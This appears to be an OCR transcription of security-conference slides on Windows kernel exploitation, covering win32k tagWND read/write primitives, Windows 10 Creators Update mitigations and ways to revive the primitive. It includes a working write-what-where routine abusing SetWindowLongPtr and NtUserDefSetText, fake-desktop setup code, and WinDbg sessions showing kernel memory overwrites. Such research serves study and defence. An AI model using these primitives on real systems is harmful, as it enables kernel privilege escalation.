
```
kd> dt win32k!tagWND head
   +0x000 head : _THRDESKHEAD
kd> dt _THRDESKHEAD
win32k!_THRDESKHEAD
   +0x000 h                : Ptr64 Void
   +0x008 cLockObj         : Uint4B
   +0x010 pti              : Ptr64 tagTHREADINFO
   +0x018 rpdesk           : Ptr64 tagDESKTOP
   +0x020 pSelf            : Ptr64 UChar
```



```
VOID setupFakeDesktop(DWORD64 wndAddr)
{
    g_fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(g_fakeDesktop, 0x11, 0x1000);
    DWORD64 rpDeskuserAddr = wndAddr - g_ulClientDelta + 0x18;
    g_rpDesk = *(PDWORD64)rpDeskuserAddr;
}
```


tagWND Read/Write outside Desktop Heap

- SetWindowLongPtr can overwrite tagDESKTOP pointer.
- Verification succeeds everywhere.




```
kd> dq fffff780`00000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  00000000`00000000
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 00000000`00000000
kd> dq ffff905c`006f6fb8 L1
ffff905c`006f6fb8  00000000`00000008
kd> eq ffff905c`006f6fb8  00000000`00001008
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc              int     3
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  11223344`55667788
```

Write-What-Where simulation



```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    DWORD offset = addr & 0xF;
    addr -= offset;
    DWORD64 filler;
    DWORD64 size = 0x8 + offset;
    CHAR* input = new CHAR[size];
    LARGE_UNICODE_STRING uStr;
    if (offset != 0)
    {
        filler = readQWORD(addr);
    }
    for (DWORD i = 0; i < offset; i++)
    {
        input[i] = (filler >> (8 * i)) & 0xFF;
    }
    for (DWORD i = 0; i < 8; i++)
    {
        input[i + offset] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, size);
    g_fakeDesktop[0x1] = 0;
    g_fakeDesktop[0xF] = addr - 0x100;
    g_fakeDesktop[0x10] = 0x200;
    SetWindowLongPtr(g_window1, 0x118, addr);
    SetWindowLongPtr(g_window1, 0x110, 0x0000002800000020);
    SetWindowLongPtr(g_window1, 0x50, (DWORD64)g_fakeDesktop);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x50, g_rpDesk);
    SetWindowLongPtr(g_window1, 0x110, 0x0000000e0000000c);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```


KERNEL PRIMITIVES
KERNEL PRIMITIVES EVERYWHERE
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

Windows 10 Creators Update Mitigations

- UserHandleTable from User32!gSharedInfo is gone
  - UserHandleTable contains Kernel-mode address of tagWND
  - Windows 10 1607




```
kd> dq poi(user32!gSharedInfo+8)
000002c5`db0f0000  00000000`00000000 00000000`00000000
000002c5`db0f0010  00000000`00010000 ffff9bc2`80583040
000002c5`db0f0020  00000000`00000000 00000000`0001000c
000002c5`db0f0030  ffff9bc2`800fa870 ffff9bc2`801047b0
000002c5`db0f0040  00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050  ffff9bc2`80007010 00000000`00010003
000002c5`db0f0060  ffff9bc2`80590820 ffff9bc2`801047b0
000002c5`db0f0070  00000000`00010001 ffff9bc2`8008abf0
```

  - Windows 10 1703




```
kd> dq poi(user32!gSharedInfo+8)
00000222`e31b0000  00000000`00000000 00000000`00000000
00000222`e31b0010  00000000`00000000 00000000`00010000
00000222`e31b0020  00000000`00202fa0 00000000`00000000
00000222`e31b0030  00000000`00000000 00000000`0001000c
00000222`e31b0040  00000000`00000000 00000000`00000318
00000222`e31b0050  00000000`00000000 00000000`00014001
00000222`e31b0060  00000000`00000000 00000000`000002ac
00000222`e31b0070  00000000`00000000 00000000`00010003
```



```
typedef struct _HANDLEENTRY {
    PVOID  phead;
    ULONG_PTR  pOwner;
    BYTE  bType;
    BYTE  bFlags;
    WORD  wUniq;
}HANDLEENTRY, *PHANDLEENTRY;
```


Windows 10 Creators Update Mitigations

- ulClientDelta from Win32ClientInfo is gone
  - Windows 10 1607



```
kd> dq @$teb+800
000000e4`e54e3800  00000000`00000008 00000000`00000000
000000e4`e54e3810  00000000`00000600 00000000`00000000
000000e4`e54e3820  000002c5`db410700 ffff98fc`a51f0000
```


  - Windows 10 1703



```
kd> dq @$teb+800
00000086`a0a4a800  00000000`00000008 00000000`00000000
00000086`a0a4a810  00000000`00000600 00000000`00000000
00000086`a0a4a820  00000222`e3550700 00000222`e3550000
```


Windows 10 Creators Update Mitigations

- ExtraBytes modified by SetWindowLongPtr are moved to user-mode.
    - Cannot overwrite adjacent tagWND.strName.



```
sub     esi, r8d
movsxd  rcx, esi
add     rcx, [rdi+180h] ; RDI == tagWND*
```

```
loc_1C0053CB3:
mov     rax, [rcx]
mov     [rsp+98h+var_70], rax
mov     [rcx], r14          ; RCX == ExtraBytes*
jmp     loc_1C0053B7B
```



```
kd> dq 1a000000 L2
00000000`1a000000  ffffbd25`40909ce8 ffffbd25`40909bf0
kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=00002095f92daf8
rdx=0000000000000008 rsi=0000000000000008 rdi=ffffbd2540909bf0
rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=0000000000000008
 r8=0000000000000000  r9=ffffffffffff3fff r10=ffffbd2540909bf0
r11=00000252387c000 r12=0000000000000000 r13=0000000000000000
r14=fffff78000000000 r15=ffffbd2542567ab0
iopl=0         nv up ei pl nz na pe nc
cs=0010      018  ds=002b  es=002b  fs=0053  gs=002b
win32kfull    xSetWindowLongPtr+0x1f3:
ffffbd5f`e    866b 4c8931          mov     qword ptr [rcx],r14
```


Windows 10 Creators Update Mitigations

- tagWND as Kernel-mode read/write primitive is broken again.
- Bitmap object header increased by 0x8 bytes.
  - Change allocation size to retain allocation alignment.
- HAL Heap is randomized.
  - No longer ntoskrnl.exe pointer at 0xFFFFFFFFFD00448.

SO YOU'RE TELLING ME
THEY MITIGATED THE WINDOW PRIMITIVE
imgflip.com


tagWND Primitive Revival

- ulClientDelta in Win32ClientInfo has been replaced by user-mode pointer



```
kd> dq @$teb+800 L6
000000d6`fd73a800  00000000`00000008 00000000`00000000
000000d6`fd73a810  00000000`00000600 00000000`00000000
000000d6`fd73a820  00000299`cfe70700 00000299`cfe70000
```

